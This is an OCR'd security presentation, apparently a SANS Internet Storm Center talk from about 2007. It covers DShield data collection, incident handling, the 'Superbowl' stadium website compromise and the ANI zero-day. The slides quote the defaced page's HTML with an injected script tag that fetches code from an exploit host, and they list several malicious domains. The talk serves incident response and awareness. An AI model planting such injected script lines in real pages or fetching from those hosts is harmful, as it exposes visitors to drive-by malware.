Networks under Fire!

The SANS Internet Storm Center


Johannes B. Ullrich, Ph.D.
SANS Institute
jullrich@sans.org


Outline

- The SANS Internet Storm Center
- Global Collaborative Incident Handling
- Current Threats
- Contribute!
- Q & A

How do DShield and the Internet Storm Center work together?

Sensors → Database → Reports






DShield: Automated Data Collection Engine.

http://isc.sans.org

The Internet Storm Center uses DShield and reader reports to create daily diaries.

DShield Data




ISC Handlers

Reader Reports

From: isc reader
To: handlers@sans.org
Subject: Recent attack.

....



Today's Diary

Show default stories

previous -

Javascript/AJAX/Worm Like Behavior (NEW)


Published: 2006-06-13,
Last Updated: 2006-06-13 09:27:19 UTC by Michael Haisley (Version: 1)

We have seen the Yamanner worm spread throughout Yahoo ove
days. This worm manages to spread without the user doing anyth
viewing a malicious email. Yahoo to its credit had already


The ISC Handlers are a diverse group of network security professionals

- 35 Handlers
- 10 Countries
- Various industries (Bank, ISP, Gov, Edu) are represented.
- Each day, one handler takes charge as “Handler on Duty”.
- New Handlers are picked by existing handlers.


Data from DShield allows us to “zoom in” on new trends and solicit more details from users.



Data from DShield can also be used to verify if a report is an isolated incident or not.



Diaries are frequently revised based on user feedback.




Immediate publication of new event to solicit feedback from readers and provide the **earliest possible alert**.

A number of automated reports are provided based on data collected by DShield.

- Top Ports: Am I seeing the same attacks as others?
- Trends: What changed? Am I ready for it?
- Source Reports: Is anybody else getting attacked by the same source?
- INFOCON: Are there any significant new threats that require immediate action?

Size of DShield Sensor Network



The “Superbowl” hack

Feb. 2nd:

Websense receives reports that its filter/proxy blocks “dolphinstadium.com”.

Further investigation:

- Dolphinstadium site was “”defaced”.
- IFRAME with Javascript was included.
- redirect to exploit:
    - MS06-014: MS-DAC, April '06
    - MS07-004: VML, January '07

The “Superbowl” hack (2)

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
 "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<HTML>
        <HEAD>
        <script defer type="text/javascript" src="/ssi/pngfix_map.js"></script>
<script src="/ssi/dhtml.js" language="javascript"></script>
<!-- this script needed for Flash -->
<script language="javascript">AC_FL_RunContent = 0;</script>
<script src="http://dv521.com/3.js"></script>
<script src="/flash/AC_RunActiveContent.js" language="javascript"></script>
<!-- end - this script needed for Flash -->
                <title>Dolphin Stadium</title>
```

Google search for 'dv521.com/3.js'

- Google search revealed numerous sites compromissed by the same group. Other domains are used to host similar exploits:
-

- w1c.cn
- dv521.com
- bc0.cn
- 137wg.com
- newasp.com.cn

All domains registered using Chinese registrars.

Superbowl Mitigation

- Awareness 1: Tell users about it.
- Awareness 2: Notify compromised sites.
- Collaboration: ISOTF / conference call.
- Shutting down source (dv521.com)

  Chinese registrar.

  Called them (and ISP hosting it).


  Difficult due to time (4am Saturday in China)


  Yeah! Reached warm body with clue!

The Web Exploit

- SQL Injection.
- in many cases, caused by buggy Dreamweaver code.
- web content stored in Database.
- Can be manipulated via SQL injection flaw.
- However, different sites reported different versions. (if they knew at all)

The Superbowl Hack: War of Warcraft, “Gold Farming”


Crush your enemies, impress your friends,
become the big cheese of your clan!!!
WORLD WARCRAFT



~~500 Gold $43.28~~
500 Gold $36.07

~~1000 Gold $85.70~~
1000 Gold $71.42

~~1500 Gold $128.55~~
1500 Gold $107.13

Gold Farming: A growing worldwide industry. Large enough to support its own criminals.

The New York Times

- 100,000 Gold Farmers world wide
- $ 1.8 Billion / year traded in virtual items.

ANI Exploit: yet another image parser bug.

December 2006

??

Microsoft

March 2007


29

McAfee

First reported to MSFT in Dec. 2006, but used in the wild (and discovered by McAfee) before patch was ready.

Unofficial Patches and an early Microsoft Patch

- Eeye & ZERT release patches
- A number of users report issues with the patch.
- Microsoft releases an early ANI patch



How do we defend our network against a widely used 0-day exploit?

Firewall?

Not much good. This is a client exploit.

Antivirus?

Threat is developing too fast.

Configuration Changes?

Nothing “real”.

User Education?

Too late, and wouldn't work.

“0-Patch” exploits used to be applied only against high value and well defended targets. But now we see them used against regular users

- 0-day/0-patch: Exploit without patch (not: unreleased exploit)
- 2006 zero-days in use:
  - WMF: Used to install spyware
  - Javascript: more drive-by downloads (2 exploits)
  - Safari Archives: used to install bots.
  - Word Exploit: only used targeted like “traditional” 0-day use.

0-days are still used to make money. But instead of outright selling them, they are used to install spyware/adware

- Exploits are hard to sell on the “open market”. WMF is rumored to have sold for $5,000.
- Security companies (iDefense, 3COM) buy exploits for > $10k.
